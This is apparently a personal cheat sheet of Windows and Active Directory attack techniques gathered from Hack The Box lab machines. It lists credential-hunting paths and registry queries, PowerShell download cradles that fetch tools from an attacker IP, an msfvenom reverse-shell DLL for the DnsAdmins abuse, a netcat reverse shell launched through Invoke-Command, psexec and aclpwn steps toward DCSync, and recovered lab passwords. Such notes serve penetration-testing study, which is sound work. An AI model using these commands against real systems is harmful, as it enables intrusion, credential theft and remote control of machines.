

Windows Notes

Nmap output

```
53/tcp open domain? --> dns
88/tcp open kerberos-sec --> Microsoft Windows Kerberos
389/tcp open ldap
445/tcp open microsoft-ds? --> smb
464/tcp open kpasswd5?
593/tcp open ncacn_http rpc
636/tcp open tcpwrapped syn-ack (ldap)
3268/tcp open ldap Microsoft Windows Active Directory LDAP
```

Places to look for passwords

unattended installations --> might find passwords there

```
C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml
```

metasploit module to check them
post/windows/gather/enum_unattend

IIS server

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
C:\inetpub\wwwroot\web.config
```

Groups.xml files

```
C:\ProgramData\Microsoft\Group Policy\History\????
\Machine\Preferences\Groups\Groups.xml
\\????\SYSVOL\ Policies\????\MACHINE\Preferences\Groups\Groups.xml
```

```
Services\Services.xml
ScheduledTasks\ScheduledTasks.xml
Printers\Printers.xml
Drives\Drives.xml
DataSources\DataSources.xml
```

Searching

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini
```

```
C:\> dir /b /s unattend.xml
C:\> dir /b /s web.config
C:\> dir /b /s sysprep.inf
C:\> dir /b /s sysprep.xml
C:\> dir /b /s *pass*
C:\> dir /b /s vnc.ini
```

Third Party Software

```
Mcafee
%AllUsersProfile%\Application Data\McAfee\Common Framework\SiteList.xml
```

[ultravnc]
passwd=5FAEBBD0EF0A2413

reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

Registry --> important one

reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s

autologin

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
snmp parameters
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"

PowerSploit


Get-UnattendedInstallFile
Get-Webconfig
Get-ApplicationHost
Get-SiteListPassword
Get-CachedGPPPassword
Get-RegistryAutoLogon

PowerView.ps1 :

to be added

PSEXEC :

See if we are admin on the box
psexec.py [active.htb/svc-tgs@10.10.10.10](#)
psexec.py egotistical-bank.local/fsmith@10.10.10.175



```
root@kali: ~/htb/sauna 158x40
root@kali:~/htb/sauna# psexec.py egotistical-bank.local/fsmith@10.10.10.175
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.175.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'print$' is not writable.
[-] share 'SYSVOL' is not writable.
root@kali:~/htb/sauna#
```

ACLpwn :

exploits the acl of active directory and makes u able to do a DCSync attack

aclpwn -f <pwned user> -ft user -d <domain> -du <pwned user>

-f from
-ft from type
-d domain

aclpwn now performed the modifications and the S2012EXC computer account has privileges to perform DCSync, which can be performed using secretsdump.py (part of impacket).

To download files from ur server (Inverse web request)

```
iwr -uri http://10.10.14.33:8000/SharpHound.exe -outfile Sharphound.exe  
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.17/SharpHound.ps1')
```

To see which group you are in

```
whoami /groups --> check which group you belong to  
gci -recurs . | select fullname  
systeminfo  
(New-Object Net.WebClient)  
net localgroup administrators
```

Dnsadmin vulnerability

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.9 LPORT=12345 --  
platform=windows -f dll > ~/windows/privesc/plugin.dll  
https://github.com/SecureAuthCorp/impacket/blob/master/examples/smbserver.py
```

Group.xml file --> where local file accounts data are stored (before 2012)

```
now Microsoft uses laps for local account policies  
get encrypted password from the file  
apt search gpp-decrypt  
gpp-decrypt <hashed password>
```

Running Services

```
Get-service | where {$_.Status -eq "Running"}
```

user with hashed password (ippsec ss) and getting the password

```
PS C:\users\nico\Desktop> $pass = "01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aaade47925c42c8be58707300000000200000000003660000c00000  
00100000000d792a6f34a55235c22da98b0c041ce7b0000000004800000a000000010000000065d20f9b4ba5367e53498f0209a3319420000000d4769a161c2794e19fcefff3e9c763bb3a8  
790deebf51fc51062843b5d52e40214000000ac62dab09371dc4dbfd763fea92b9d5444748692" | convertto-securestring  
PS C:\users\nico\Desktop> $user = "HTB\Tom"  
PS C:\users\nico\Desktop> $cred = New-Object System.Management.Automation.PSCredential($user, $pass)  
PS C:\users\nico\Desktop> $cred  
  
UserName Password  
-----  
HTB\Tom System.Security.SecureString  
  
PS C:\users\nico\Desktop> $cred | fl  
  
UserName : HTB\Tom  
Password : System.Security.SecureString  
  
PS C:\users\nico\Desktop> $cred.GetNetworkCredential()  
  
UserName Domain  
-----  
Tom HTB  
  
PS C:\users\nico\Desktop> $cred.GetNetworkCredential() | fl  
  
UserName : Tom  
Password : !ts-mag1c!!!  
SecurePassword : System.Security.SecureString  
Domain : HTB  
  
PS C:\users\nico\Desktop> [HTB-3] 0:openvpn 1:ncat*2 2:bash- "htb" 10:56 09-Nov-18
```

Switching to another user :

```

PS C:\Users\Alfred> $pass = cOncvertTo-SecureString 'Zx^#QZX+T!123' -AsPlainText -Force
$pass = cOncvertTo-SecureString 'Zx^#QZX+T!123' -AsPlainText -Force
PS C:\Users\Alfred> $pass
$pass
System.Security.SecureString
PS C:\Users\Alfred> $cred = New-Object System.Management.Automation.PSCredential("batman",$pass)
$cred = New-Object System.Management.Automation.PSCredential("batman",$pass)
PS C:\Users\Alfred> hostname
hostname
ARKHAM
PS C:\Users\Alfred> Invoke-Command -Computer ARKHAM -ScriptBlock { whoami } -Credential $cred
Invoke-Command -Computer ARKHAM -ScriptBlock { whoami } -Credential $cred
arkham\batman
PS C:\Users\Alfred>
[HTB-0] 0:openvpn 1:ssh 2:ALFRED*Z 3:bash- 4:bash

```

Shell with netcat (downloading it at the target)

```

root@htb:~/htb/boxes/arkham# rlwrap nc -lvp 9001
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.130.
Ncat: Connection from 10.10.10.130:49704.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Batman\Documents> ls
ls

Directory: C:\Users\Batman\Documents


Mode                LastWriteTime         Length Name
----                -
-a----             8/9/2019  11:29 PM         45272 nc.exe
-a----             2/2/2019  10:23 AM           58 tomcat.bat

PS C:\Users\Batman\Documents>
[HTB-0] 0:openvpn 1:ssh 2:ALFRED-Z 3:rlwrap* 4:bash

```

```

PS C:\Users\Alfred> Invoke-Command -Computer ARKHAM -ScriptBlock { IWR -uri 10.10.14.3/nc.exe -outfile nc.exe } -Credential $cred
Invoke-Command -Computer ARKHAM -ScriptBlock { IWR -uri 10.10.14.3/nc.exe -outfile nc.exe } -Credential $cred
PS C:\Users\Alfred> Invoke-Command -Computer ARKHAM -ScriptBlock { cmd /c nc.exe 10.10.14.3 9001 -e powershell.exe } -Credential $cred
Invoke-Command -Computer ARKHAM -ScriptBlock { cmd /c nc.exe 10.10.14.3 9001 -e powershell.exe } -Credential $cred
PS C:\Users\Alfred>
[HTB-0] 0:openvpn 1:ssh 2:ALFRED*Z 3:rlwrap- 4:bash
"htb" 14:07 09-Aug-19

```

Bypass UAC (user access control , being admin and cannot see flag)

net use Z: \\127.0.0.1\\c\$

Z:

cd users/administrator

GreatSCT

to be added

Password spraying on rpc

<https://www.blackhillsinfosec.com/password-spraying-other-fun-with-rpcclient/>

Mimikatz

<https://github.com/gentilkiwi/mimikatz>